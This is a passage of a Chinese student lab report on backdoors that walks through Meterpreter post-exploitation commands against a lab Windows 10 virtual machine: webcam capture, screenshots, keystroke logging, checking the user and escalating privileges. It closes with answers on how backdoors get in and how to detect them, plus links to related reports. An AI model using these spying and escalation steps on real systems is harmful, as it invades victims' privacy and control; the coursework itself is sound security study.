
2.使用webcam_snap指令可以使用摄像头进行拍照:

tips:无法找到,这里是因为我用的是win10的虚拟机,但是win10的虚拟机没有带摄像头,所以无法获取。
3.使用screenshot指令可以进行截屏:



4.使用keyscan_start指令开始记录下击键的过程,使用keyscan_dump指令读取击键的记录:

5.输入getuid查看当前用户

6.尝试提权(貌似失败了)

tips:去别的同学那里偷师学艺知道用管理员身份运行后,成功提权:
基础问题回答
- (1)例举你能想到的一个后门进入到你系统中的可能方式?
浏览网页去下载自己想要的软件是,可能下载的是被黑客调包了的软件,下载完成后点击运行可能就在自己电脑中植入了别人的后门软件。
- (2)例举你知道的后门如何启动起来(win及linux)的方式?
windows下可能是被设置成开机自动启动的类型,Linux下可以是使用cron启动。
- (3)Meterpreter有哪些给你映像深刻的功能?
可以夺取对方主机的控制权限,然后从别人的主机中盗取有用的信息。
- (4)如何发现自己有系统有没有被安装后门?
下载正版的安全软件,定期清查电脑。
实验总结与体会
这次实验总的来说是那种我们日常生活中可能会碰到的网络安全问题,对于这个实验的掌握和了解能够帮助我们这些电脑小白尽量的原理可能危害到我们自生的网站、软件等等,有了这个方面的知识我们在浏览网页和下载软件是就能更好的避免被怀有不良想法的黑客所攻击,当然这也让我对后门这一黑客技术有一个更加深刻的了解,所以说杀毒软件还是有必要的,不能因为占内存就删掉了。
Exp2后门原理与实践 20164312马孝涛的更多相关文章
- Exp3免杀原理与实践 20164312 马孝涛
1.实验要求 1.1 正确使用msf编码器(0.5分),msfvenom生成如jar之类的其他文件(0.5分),veil-evasion(0.5分),加壳工具(0.5分),使用shellcode编 ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 《网络对抗技术》Exp2 后门原理与实践 Week3 20165326
Exp2 后门原理与实践 目录 1. 实验原理 2. 实验内容 3. 问题回答 4. 心得体会 实验原理简介 后门:不经过正常流程而访问系统的通道 ncat:底层工具,进行基本的TCP UDP数据收发 ...
- 20165213 周启航Exp2 后门原理与实践
Exp2 后门原理与实践 实验内容 任务一 使用netcat获取主机操作Shell,cron启动 1.确认kali和主机的ip,关闭防火墙 (192.169.127.132) (10.1.1.197) ...
- 20155205 郝博雅 Exp2 后门原理与实践
20155205 郝博雅 Exp2 后门原理与实践 一.基础问题回答 后门(木马) 专用程序 投放 隐藏(免杀) 启动(自启动.绑定) (1)例举你能想到的一个后门进入到你系统中的可能方式? 答:上学 ...
- Exp2 后门原理与实践 20164321 王君陶
Exp2 后门原理与实践 20164321 王君陶 一.实验内容 基础问题回答: 1.例举你能想到的一个后门进入到你系统中的可能方式? 答:通过漏洞,点击陌生链接,或者浏览不良网页挂马. 2.例举你知 ...
- 2017-2018-2 《网络对抗技术》 20155322 第五周 Exp2 后门原理与实践
#2017-2018-2 <网络对抗技术> 20155322 第五周 Exp2 后门原理与实践 [博客目录] 1-实践目标 1.1-实践介绍 1.2-实践内容 1.3-实践要求 2-实践过 ...
- 20165218 《网络对抗技术》Exp2 后门原理与实践
Exp2 后门原理与实践 准备工作 1. 查看Linux和Win的IP地址,ping通 Linux地址 Win7地址 ping 2.下载ncat并装载到win7主机 3.下载socat并装载到win7 ...
- 2018-2019-2 20165219《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165219<网络对抗技术>Exp2 后门原理与实践 实验内容 使用netcat获取主机操作Shell,cron启动 使用Socat获取主机操作Shell, 任 ...
随机推荐
- Linux文本处理命令 -- grep
简介 grep (global search regular expression(RE) and print out the line,全面搜索正则表达式并把行打印出来)是一种强大的文本搜索工具,它 ...
- RedHat Linux下iptables防火墙设置
一般情况下iptables已经包含在Linux发行版中.运行 # iptables --version 来查看系统是否安装iptables 启动iptables:# service iptables ...
- Java 面试知识点解析(四)——版本特性篇
前言: 在遨游了一番 Java Web 的世界之后,发现了自己的一些缺失,所以就着一篇深度好文:知名互联网公司校招 Java 开发岗面试知识点解析 ,来好好的对 Java 知识点进行复习和学习一番,大 ...
- webstorm-快捷键大全
Webstorm快捷键 Eclipse快捷键 说明 ctrl+shift+N ctrl+shift+R 通过文件名快速查找工程内的文件(必记) ctrl+shift+alt+N ctrl+shift+ ...
- ARP攻击之Kali Linux局域网断网攻击
特别声明: 我们学习研究网络安全技术的目的应是为了维护网络世界的安全,保护自己和他人的私有信息不被非法窃取和传播.请您遵守您所在地的法律,请勿利用本文所介绍的相关技术做背离道德或者违反法律的事情. S ...
- Day4 《机器学习》第四章学习笔记
决策树 前几天学习了<机器学习>的前三章,前三章介绍机器学习的基础知识,接下来,第四章到第十章介绍一些经典而常用的机器学习方法,这部分算是具体的应用篇,第四章介绍了一类机器学习方法——决策 ...
- LoadRunner 11 中Analysis分析
原文:http://www.cnblogs.com/Chilam007/p/6445165.html analysis简介 分析器就是对测试结果数据进行分析的组件,它是LR三大组件之一,保存着大量用来 ...
- javascript 数组以及对象的深拷贝(复制数组或复制对象)的方法
前言 for,slice(0),concact() 在js中,数组和对象的复制如果使用=号来进行复制,那只是浅拷贝.如下图演示: 如上,arr的修改,会影响arr2的值,这显然在绝大多数情况下,并不 ...
- Android 高仿微信6.0主界面 带你玩转切换图标变色
转载请标明出处:http://blog.csdn.net/lmj623565791/article/details/41087219,本文出自:[张鸿洋的博客] 1.概述 学习Android少不了模仿 ...
- 关于Google 圆角 高光 高宽 自适应 按钮
最近看了张鑫旭老师关于Google搜索按钮的博客,感觉启示颇多.下面我就详说一下这个按钮的代码,由于W3C新版本的更新,之前的代码会有部分累赘, 在此,我做了些修改.当然,想观摩原版的可以,狠狠的戳链 ...